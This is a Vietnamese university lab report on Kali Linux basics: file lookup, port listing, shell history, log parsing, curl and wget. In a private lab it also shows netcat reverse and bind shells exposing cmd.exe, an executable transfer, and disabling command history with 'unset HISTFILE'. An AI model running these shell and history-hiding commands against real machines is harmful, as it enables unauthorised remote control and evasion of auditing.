

BÁO CÁO THỰC HÀNH

Môn học: An toàn Mạng máy tính
Tên chủ đề: TỔNG QUAN KALI LINUX

GVHD: Tô Trọng Nghĩa

Nhóm: 18

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: XXX

STT	Họ và tên	MSSV	Email
1	Nguyễn Lê Thảo Ngọc	21521191	21521191@gm.uit.edu.vn
2	Trần Lê Minh Ngọc	21521195	21521195@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Nội dung	Tình trạng	Trang
1	Làm 24 câu bài tập về nhà	100%	1 - 14
Điểm tự đánh giá			9/10

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Bài tập về nhà (yêu cầu làm)

1. Sử dụng lệnh **which** để xác định vị trí lưu trữ của lệnh **pwd**.

```
(bun@kali)-[~]  
$ which pwd  
pwd: shell built-in command
```

-Dùng lệnh **which pwd**:

Lệnh trả về kết quả: “shell built-in command” => lệnh **pwd** được thực thi trực tiếp trong chính shell (tức được gọi từ shell), nó không phải là chương trình thực thi bên ngoài mà shell sẽ tải và thực thi.

-Dùng lệnh “**which pwd**” với chế độ user root để xác định vị trí lưu trữ của lệnh **pwd**.

⇒ Lệnh **pwd** được lưu ở địa chỉ “/usr/bin/pwd”.

```
(ngoc@kali-linux)-[~]  
$ sudo which pwd  
[sudo] password for ngoc:  
/usr/bin/pwd
```

2. Sử dụng lệnh **locate** để xác định vị trí lưu trữ **wce32.exe**

- Dùng lệnh “**locate wce32.exe**” để xác định vị trí lưu trữ của file **wce32.exe**.

=> **wce32.exe** được lưu ở địa chỉ “/usr/share/windows-resources/wce/wce32.exe”.

```
(ngoc@kali-linux)-[~]  
$ sudo updatedb  
  
(ngoc@kali-linux)-[~]  
$ locate wce32.exe  
/usr/share/windows-resources/wce/wce32.exe
```

3. Sử dụng lệnh **find** để xác định bất kỳ tập tin (không phải thư mục) đã được sửa đổi vào ngày trước đó, KHÔNG thuộc sở hữu của user root và thực thi lệnh **ls -l** trên chúng. KHÔNG được sử dụng các lệnh pipeline/chaining

VD1:

```
(bun@kali)-[~]  
$ find /home -type f -mtime 1 -not -user root  
  
(bun@kali)-[~]  
$
```

VD2: dùng lệnh “find /home/user/Documents -mtime 10” để tìm tệp tin đã được sửa đổi mười ngày trước đó trong thư mục Documents.

```
(ngoc@kali-linux)-[~]
$ find /home/ngoc/Documents -mtime 10
/home/ngoc/Documents
/home/ngoc/Documents/Text
/home/ngoc/Documents/Text/Lab1_cau3
```

4. Liệt kê các port đang được mở trên Kali Linux

- Dùng lệnh “sudo ss -anltp”

```
(ngoc@ngoc)-[~]
$ sudo ss -anltp
State      Recv-Q    Send-Q    Local Address:Port    Peer Address:Port
Process
LISTEN     0         128       0.0.0.0:22             0.0.0.0:*
users:((("sshd",pid=7207,fd=3))
LISTEN     0         128       [::]:22                [::]:*
users:((("sshd",pid=7207,fd=4))
LISTEN     0         511       *:80                   *:
users:((("apache2",pid=11586,fd=4),("apache2",pid=11585,fd=4),("apache2",pid=11584,fd=4),("apache2",pid=11583,fd=4),("apache2",pid=11582,fd=4),("apache2",pid=11579,fd=4))
```

5. Tại sao khi kiểm tra dịch vụ SSH có đang chạy hay không (Hình 10), kết quả hiển thị 2 dòng, trong khi dịch vụ HTTP (Hình 13), kết quả chỉ có 1 dòng.

- SSH (Secure Shell):
 - 0.0.0.0:22: dịch vụ SSH đang lắng nghe kết nối trên tất cả các địa chỉ IPv4 trên cổng 22.
 - [::]:22: dịch vụ SSH đang lắng nghe kết nối trên tất cả các địa chỉ IPv6 trên cổng 22.
- ⇒ Kết quả này cho thấy rằng dịch vụ SSH đang lắng nghe trên cả IPv4 và IPv6 trên cổng 22.
- HTTP (Hypertext Transfer Protocol):
 - *:80: dịch vụ HTTP đang lắng nghe kết nối trên tất cả các địa chỉ IP và giao diện mạng trên cổng 80. Dòng này không cụ thể về giao thức IPv4 hoặc IPv6, nó chỉ đơn giản cho biết rằng nó lắng nghe trên tất cả các địa chỉ IP trên cổng 80.

Cả hai cách hiển thị này đều chứa cùng một thông điệp cơ bản: dịch vụ đang lắng nghe trên tất cả các địa chỉ IP. Tuy nhiên, cách hiển thị có thể khác nhau vì HTTP thường được cấu hình để lắng nghe trên tất cả các địa chỉ IP mặc định, trong khi SSH có thể cấu hình rõ ràng để lắng nghe trên cả IPv4 và IPv6 hoặc trên một giao diện mạng cụ thể.

6. Ngăn dịch vụ SSH chạy cùng với hệ thống lúc khởi động

- Dùng lệnh “sudo systemctl stop ssh” để dừng dịch vụ ssh.
- Dùng lệnh “sudo systemctl disable ssh” để vô hiệu hóa dịch vụ ssh, ngăn nó khởi chạy khi hệ thống khởi động.

```
(ngoc@ngoc)-[~]  
$ sudo systemctl stop ssh  
  
(ngoc@ngoc)-[~]  
$ sudo systemctl disable ssh  
Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-sysv-install.  
Executing: /lib/systemd/systemd-sysv-install disable ssh  
Removed "/etc/systemd/system/ssh.service".  
Removed "/etc/systemd/system/multi-user.target.wants/ssh.service".
```

7. Lịch sử các lệnh thực ra được lưu trữ ở đâu? Liệt kê các ưu, nhược điểm khi thực hiện lưu trữ lại các lệnh đã nhập?

- Để tìm kiếm nơi lưu trữ các lệnh, ta sử dụng lệnh “echo \$HISTFILE”
- Lịch sử các lệnh được lưu trữ trong một file có tên là .zsh_history với địa chỉ “/home/ngoc/.zsh_history”.

```
(ngoc@kali-linux)-[~]  
$ sudo echo $HISTFILE  
/home/ngoc/.zsh_history
```

- Việc lưu trữ lại các lệnh đã nhập có ưu nhược điểm như sau:

Ưu điểm:

- Lưu lịch sử lệnh cho phép xem lại các lệnh đã nhập trước đó.
- Kiểm tra và sửa lỗi.
- Truy vết các hoạt động trên hệ thống khi gặp sự cố.
- Học tập và chỉ sê bằng các xem lại các câu lệnh đã nhập.


Nhược điểm:

- Lưu lịch sử lệnh có thể làm lộ các lệnh đã nhập trong quá trình làm việc trên hệ thống, ảnh hưởng đến việc bảo mật dữ liệu và các vấn đề riêng tư.
- Nếu lưu lịch sử lệnh trong một thời gian dài sẽ khiến dung lượng lưu trữ tăng lên, chiếm nhiều không gian, hạn chế tài nguyên lưu trữ trên hệ thống.

8. Có cách nào để ngăn chặn việc lưu trữ lịch sử lệnh hay không? Nếu có, hãy mô tả cách làm.

- Dùng lệnh “nano ~/.bashrc” để mở tệp cấu hình ~/.bashrc của người dùng hiện tại bằng trình soạn thảo văn bản.
- Thêm dòng lệnh “unset HISTFILE” vào cuối tệp. Dòng này sẽ tắt hoàn toàn việc lưu trữ lịch sử lệnh cho phiên làm việc hiện tại và các phiên làm việc sau này.

- Lưu tệp và thoát trình soạn thảo.



```
GNU nano 7.2 /home/ngoc/.bashrc *
alias l='ls -CF'

# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.

if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
    if [ -f /usr/share/bash-completion/bash_completion ]; then
        . /usr/share/bash-completion/bash_completion
    elif [ -f /etc/bash_completion ]; then
        . /etc/bash_completion
    fi
fi
unset HISTFILE

Save modified buffer?
Y Yes
N No ^C Cancel
```

9. Ngoài cách sử dụng tiện ích history expansion, còn cách nào để thực hiện lại các lệnh đã nhập một cách nhanh chóng hay không? Nếu có, hãy mô tả cách làm.

- Cách 1: Xem lịch sử lệnh với phím mũi tên: sử dụng phím mũi tên lên và xuống trên bàn phím để điều hướng qua lại trong lịch sử lệnh. Nhấn mũi tên lên để xem các lệnh trước đó và nhấn mũi tên xuống để quay lại các lệnh sau đó. Enter để thực hiện lệnh đã chọn.
- Cách 2: Ctrl + R (Reverse search): sử dụng tổ hợp phím Ctrl + R để tìm kiếm ngược trong lịch sử lệnh, chỉ cần bắt đầu gõ một phần của lệnh muốn tìm kiếm và nó sẽ tự động tìm kiếm và hiển thị các lệnh trước đó khớp với phần đã gõ.



```
(ngoc@ngoc)-[~]
$ history
bck-i-search: s_
```

10. Như đã biết, khi sử dụng toán tử ">" để xuất kết quả vô tập tin, nếu tập tin đã tồn tại, nội dung trong tập tin sẽ bị thay thế bằng nội dung mới. Vậy, có cách nào để hoàn tác lại quá trình này hay không? Nếu có, hãy mô tả cách làm

- Sử dụng lệnh cp hoặc mv để sao chép (copy) hoặc di chuyển (move) tập tin ban đầu thành một tên khác trước khi bạn sử dụng toán tử >.
VD: cp file.txt file2.txt
- Sau khi bạn đã sao chép hoặc di chuyển tập tin ban đầu, sử dụng toán tử > để xuất kết quả vào tập tin:
VD: echo "Nội dung mới" > file.txt
- Nếu bạn muốn khôi phục nội dung ban đầu, bạn có thể sao chép hoặc di chuyển tập tin sao lưu (file2.txt) vào tập tin ban đầu:
VD: cp file2.txt file.txt

11. Sử dụng lệnh cat cùng với lệnh sort để sắp xếp lại nội dung của tập tin /etc/passwd, sau đó lưu kết quả vào một tập tin mới có tên passwd_new và thực hiện đến số lượng dòng có trong tập tin mới.

- Dùng lệnh "cat /etc/passwd" để đọc nội dung của tập tin /etc/passwd, "sort > passwd_new" để sắp xếp nội dung và đẩy kết quả vào tập tin passwd_new.

```
(ngoc@ngoc)-[~]  
$ cat /etc/passwd | sort > passwd_new
```

- Dùng lệnh "wc -l passwd_new" để đếm số lượng dòng trong tập tin passwd_new.

```
(ngoc@ngoc)-[~]  
$ wc -l passwd_new  
55 passwd_new
```

12. Sử dụng tập tin /etc/passwd, trích xuất tên user và home directory cho tất cả user có shell được thiết lập là /usr/sbin/nologin. Lưu ý, chỉ sử dụng 1 dòng lệnh duy nhất. Kết quả xuất ra màn hình như hình dưới.

Giải thích các câu lệnh:

- F ":" : các trường được tách ra bởi ":"
- \$NF : trường cuối cùng phải bằng "/usr/sbin/nologin"
- \${print "The user" \$1 directory is "\$6"} : in ra các chữ và trường thứ 1, trường thứ 6 ở vị trí tương ứng


```
(bun@kali)-[~]
$ awk -F ":" '$NF == "/usr/sbin/nologin" {print "The user " $1 " directory is " $6} ' /etc/passwd
The user daemon directory is /usr/sbin
The user bin directory is /bin
The user sys directory is /dev
The user games directory is /usr/games
The user man directory is /var/cache/man
The user lp directory is /var/spool/lpd
The user mail directory is /var/mail
The user news directory is /var/spool/news
The user uucp directory is /var/spool/uucp
The user proxy directory is /bin
The user www-data directory is /var/www
The user backup directory is /var/backups
The user list directory is /var/list
The user irc directory is /run/ircd
The user _apt directory is /nonexistent
The user nobody directory is /nonexistent
The user systemd-network directory is /
The user strongswan directory is /var/lib/strongswan
The user systemd-timesync directory is /
The user redsocks directory is /var/run/redsocks
The user rwhod directory is /var/spool/rwho
The user _gophish directory is /var/lib/gophish
The user iodine directory is /run/iodine
The user messagebus directory is /nonexistent
The user miredo directory is /var/run/miredo
The user redis directory is /var/lib/redis
The user usbmux directory is /var/lib/usbmux
The user mosquito directory is /var/lib/mosquitto
The user tssd directory is /nonexistent
```

13. Tải tập tin access_log.txt.gz

(https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz), sau đó thực hiện liệt kê danh sách các địa chỉ IP và số lượng tương ứng, thực hiện sắp xếp giảm dần.

- Tải tập tin access_log.txt.gz từ URL đã cho bằng lệnh wget.

```
bun@kali: ~
File Actions Edit View Help
(bun@kali)-[~]
$ wget https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz
--2023-10-11 16:28:12-- https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443 ... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/blakduk/ahihi/master/access_log.txt.gz [following]
--2023-10-11 16:28:13-- https://raw.githubusercontent.com/blakduk/ahihi/master/access_log.txt.gz
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3783 (3.7K) [application/octet-stream]
Saving to: 'access_log.txt.gz'

access_log.txt.gz  100%[=====] 3.69K --.-KB/s  in 0s

2023-10-11 16:28:13 (23.4 MB/s) - 'access_log.txt.gz' saved [3783/3783]

(bun@kali)-[~]
```

- Giải nén tập tin access_log.txt.gz.
- Liệt kê danh sách các địa chỉ IP và số lượng tương ứng và sắp xếp giảm dần với lệnh

```
(bun@kali)-[~]  
$ cat access_log.txt | cut -f 1 -d "-" | sort | uniq -c | awk '{printf "The IP Address  
" $2 " has hit " $1 "\n"}' | sort -k7 -nr  
The IP Address 208.68.234.99 has hit 1038  
The IP Address 208.115.113.91 has hit 59  
The IP Address 208.54.80.244 has hit 22  
The IP Address 99.127.177.95 has hit 21  
The IP Address 98.238.13.253 has hit 8  
The IP Address 88.112.192.2 has hit 8  
The IP Address 72.133.47.242 has hit 8  
The IP Address 70.194.129.34 has hit 8  
The IP Address 201.21.152.44 has hit 1
```

Giải thích:

- cut -f 1 -d "-": Lệnh này trích xuất cột đầu tiên (địa chỉ IP) từ tập tin
- sort: Sắp xếp danh sách địa chỉ IP theo thứ tự tăng dần
- uniq -c: Đếm số lượng xuất hiện của mỗi địa chỉ IP và hiển thị cùng với địa chỉ IP.
- sort -k7 -nr: Sắp xếp kết quả giảm dần theo cột thứ 7.
- awk '{printf "The ip Address " \$2 " has hit " \$1 "\n"}': Lệnh này hiển thị địa chỉ IP trước số lượng.

14. Hãy cho biết đường dẫn thực thi của 2 lệnh wget và curl?

Đường dẫn thực thi của wget:

```
(bun@kali)-[~]  
$ which wget  
/usr/bin/wget
```

Đường dẫn thực thi của curl:

```
(bun@kali)-[~]  
$ which curl  
/usr/bin/curl
```

15. Theo bạn, trong 2 lệnh tải về wget và curl, lệnh nào ưu việt hơn? Giải thích?

- Ưu điểm của wget:
 - Dễ sử dụng cho việc tải tập tin đơn giản: có thể tải xuống một tập tin hoặc nhiều tập tin cụ thể từ các URL đã biết trước.
 - Tải các tệp cùng nguồn một cách dễ dàng: có thể chỉ định nhiều URL trên cùng một dòng lệnh.

- Tích hợp sẵn trên hầu hết các hệ thống Linux.
- Ưu điểm của curl:
 - Hỗ trợ nhiều giao thức: curl hỗ trợ nhiều giao thức như HTTP, HTTPS, FTP, SCP, SMB, SMTP, và nhiều giao thức khác.
 - Mạnh mẽ và linh hoạt: curl cho phép bạn thực hiện nhiều tác vụ phức tạp hơn như gửi dữ liệu POST, sử dụng proxy, quản lý cookie, và nhiều chức năng mạnh mẽ khác.
 - Trích xuất dữ liệu từ trang web hoặc API.

Vì vậy, lựa chọn giữa wget và curl phụ thuộc vào mục đích sử dụng của từng người. Nếu chỉ cần tải tập tin đơn giản từ một URL đã biết, thì wget có thể đủ. Nếu cần thực hiện các tác vụ phức tạp hơn hoặc tương tác với nhiều loại dịch vụ trực tuyến khác nhau, thì curl có sự ưu việt.

16. Có thể sử dụng lệnh curl để thay đổi các HTTP header được hay không? Nếu được, cho ví dụ?

- Có thể thay đổi các HTTP header bằng lệnh curl.

VD: để gửi một yêu cầu HTTP với header User-Agent là "MyUserAgent", có thể sử dụng lệnh sau:

"curl --header "User-Agent: MyUserAgent" https://example.com"

Trong đó:

- --header "User-Agent: MyUserAgent" thêm header User-Agent với giá trị là "MyUserAgent".
- https://example.com là URL của trang web đang yêu cầu.

VD1: gửi một yêu cầu HTTP với header content-language là "ent", có thể sử dụng lệnh sau:

```
(bun@kali)-[~]
$ curl -v -H "content-language: en" https://uit.edu.vn
* Trying 118.69.123.140:443 ...
* Connected to uit.edu.vn (118.69.123.140) port 443 (#0)
* ALPN: offers h2,http/1.1
* TLSv1.3 (OUT), TLS handshake, Client hello (1):
* CAfile: /etc/ssl/certs/ca-certificates.crt
* Capath: /etc/ssl/certs
* TLSv1.3 (IN), TLS handshake, Server hello (2):
* TLSv1.3 (IN), TLS handshake, Encrypted Extensions (8):
* TLSv1.3 (IN), TLS handshake, Certificate (11):
* TLSv1.3 (IN), TLS handshake, CERT verify (15):
* TLSv1.3 (IN), TLS handshake, Finished (20):
* TLSv1.3 (OUT), TLS change cipher, Change cipher spec (1):
* TLSv1.3 (OUT), TLS handshake, Finished (20):
* SSL connection using TLSv1.3 / TLS_AES_256_GCM_SHA384
* ALPN: server accepted h2
* Server certificate:
* subject: CN=*.uit.edu.vn
* start date: Jul 16 00:00:00 2023 GMT
* expire date: Jul 15 23:59:59 2024 GMT
* subjectAltName: host "uit.edu.vn" matched cert's "uit.edu.vn"
* issuer: C=US; O=DigiCert Inc; OU=www.digicert.com; CN=GeoTrust TLS RSA CA G1
* SSL certificate verify ok.
* using HTTP/2
* h2h3 [:method: GET]
* h2h3 [:path: /]
* h2h3 [:scheme: https]
```

17. Máy chủ nào sẽ đóng vai trò là server?

Windows 10 sẽ đóng vai trò là server vì nó sẽ là máy lắng nghe kết nối tại port 4444.

```
C:\Users\ADMIN>ncat -lvnp 4444
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.142.129:42838.

Hello-é
HI
Hom nay la thu may?
Ai ma bik
```

18. Máy chủ nào sẽ đóng vai trò là client?

Kali sẽ đóng vai trò là client vì nó là máy kết nối tới server

```
(bun@kali)~$ nc -nv 192.168.142.130 4444
(UNKNOWN) [192.168.142.130] 4444 (?) open

HelloÃ
HI
Hom nay la thu may?
Ai ma bik
```

19. Nếu khai báo lệnh “nc -lvnp 4444” thì thật chất, port 4444 được mở ở máy nào?

Port 4444 được mở tại máy Windows 10 vì lệnh nc -p : là lệnh mở port

20. Thực hiện chuyển tập tin wget.exe trên máy Kali sang máy Windows 10.

-Windows 10: Trên máy Windows, chúng ta sẽ thiết lập lắng nghe trên port 4444 và chuyển tiếp kết quả vào tập tin có tên là incoming.exe

```
C:\Users\ADMIN>ncat -lvnp 4444 > Downloads/incomnig.exe
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.142.129:35688.
Nhan duoc roi nha
OK
```

Thực thi tập tin wget trên máy Win10

```
C:\Users\ADMIN\Downloads>incomnig.exe
incomnig: missing URL
Usage: incomnig [OPTION]... [URL]...

Try `incomnig --help' for more options.

C:\Users\ADMIN\Downloads>incomnig.exe /HELP
/HELP: Unsupported scheme.

C:\Users\ADMIN\Downloads>incomnig.exe
incomnig: missing URL
Usage: incomnig [OPTION]... [URL]...

Try `incomnig --help' for more options.

C:\Users\ADMIN\Downloads>
```

-Kali linux : chúng ta sẽ gửi tập tin wget.exe lên máy Windows thông qua port 4444

```
(bun@kali)-[~]
$ locate wget.exe
/usr/share/windows-resources/binaries/wget.exe

(bun@kali)-[~]
$ nc -nv 192.168.142.130 4444 < /usr/share/windows-resources/binaries/wget.exe
(UNKNOWN) [192.168.142.130] 4444 (?) open
Nhan duoc roi nha
OK
```

21. Thực hiện lại chi tiết kịch bản Reverse Shell và Bind Shell sử dụng netcat.

a) Kịch bản Reverse Shell

-Máy tấn công (Kali linux)

Thực hiện lệnh:

nc -lvnp 4444: để mở port lắng nghe kết nối

```
bun@kali: ~
File Actions Edit View Help

(bun@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...

^Z
zsh: suspended nc -lvnp 4444

(bun@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.142.129] from (UNKNOWN) [192.168.142.130] 53998
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ADMIN>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::e5b2:3e:f6cb:2494%13
IPv4 Address. . . . . : 192.168.142.130
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.142.2

C:\Users\ADMIN>hostname
hostname
DESKTOP-IVM75E8

C:\Users\ADMIN>^C

(bun@kali)-[~]
$
```

-Máy nạn nhân (Windows10)

ncat 192.168.142.129 4444 -e cmd.exe: thực hiện kết nối tới port 4444 của máy có ip như trên

-e cmd.exe: tùy chọn này sẽ cung cấp chương trình cmd của máy tính nạn nhân cho kẻ tấn công khi kết nối được thực hiện thành công

```
C:\Users\ADMIN> ncat 192.168.142.129 4444 -e cmd.exe
C:\Users\ADMIN>
```

-Thông tin của máy nạn nhân

```
(bun@kali)-[~]
$ nc 192.168.142.130 4444
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ADMIN>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::e5b2:3e:f6cb:2494%13
    IPv4 Address. . . . . : 192.168.142.130
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.142.2

C:\Users\ADMIN>ifconfig
ifconfig

C:\Users\ADMIN>hostname
hostname
DESKTOP-IVM75E8

C:\Users\ADMIN>
```

b) Kịch bản Bind Shell

- Máy tấn công (kali linux)

```
(bun@kali)~$ nc 192.168.142.130 4444
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ADMIN>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::e5b2:3e:f6cb:2494%13
    IPv4 Address. . . . . : 192.168.142.130
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.142.2

C:\Users\ADMIN>ifconfig
ifconfig

C:\Users\ADMIN>hostname
hostname
DESKTOP-IVM75E8

C:\Users\ADMIN>
```

```
C:\Users\ADMIN>ncat -lvnp 4444 -e cmd.exe
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.142.129:44178.
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.
```

22. So sánh ưu và nhược điểm khi sử dụng Reverse Shell và Bind Shell? Khi nào nên sử dụng Bind Shell? Khi nào nên sử dụng Reverse Shell?

	Ưu điểm	Nhược điểm
Reverse Shell	<p>Attacker không cần phải biết địa chỉ IP của máy tính nạn nhân.</p> <p>Reverse Shell có thể vượt qua các vấn đề về tường lửa vì chỉ máy target cố</p>	<p>Dễ bị tội phạm mạng lợi dụng để kết nối và thực thi trái phép các lệnh trên máy nạn nhân dù cho nó được bảo vệ bởi firewall hoặc hệ thống bảo mật mạng khác.</p>

	<i>gắng kết nối với máy tấn công, do đó tường lửa không bận tâm đến việc kiểm tra các gói.</i>	
<i>Bind Shell</i>	<i>Tội phạm mạng khó dùng cách này để truy cập trái phép vào máy tính nạn nhân.</i>	<i>Attacker cần phải biết chính xác địa chỉ IP và port lắng nghe của máy tính nạn nhân.</i> <i>Bind Shell đôi khi sẽ bị lỗi vì tường lửa hiện đại không cho phép người lạ kết nối với các cổng mở.</i>

-Dùng bind shell khi phục vụ mục đích hợp pháp, chẳng hạn như quản trị từ xa, giúp sửa lỗi máy tính từ xa. Nó thường được quản trị viên hệ thống sử dụng để quản lý máy chủ, thiết bị nối mạng và các hệ thống khác từ một địa điểm từ xa. Bằng cách kết nối với bind shell, quản trị viên có thể truy cập shell của hệ thống đích và thực hiện các tác vụ như giám sát hiệu suất hệ thống, cập nhật phần mềm và quản lý cấu hình.

-Dùng Reverse Shell khi muốn truy cập và thực thi các lệnh trên 1 máy tính từ xa nhất là khi đó là bất hợp pháp. Ngoài ra, Reverse shell thường được sử dụng kết hợp với các loại tấn công khác, chẳng hạn như lây nhiễm phần mềm độc hại hoặc lỗ hổng trong ứng dụng web.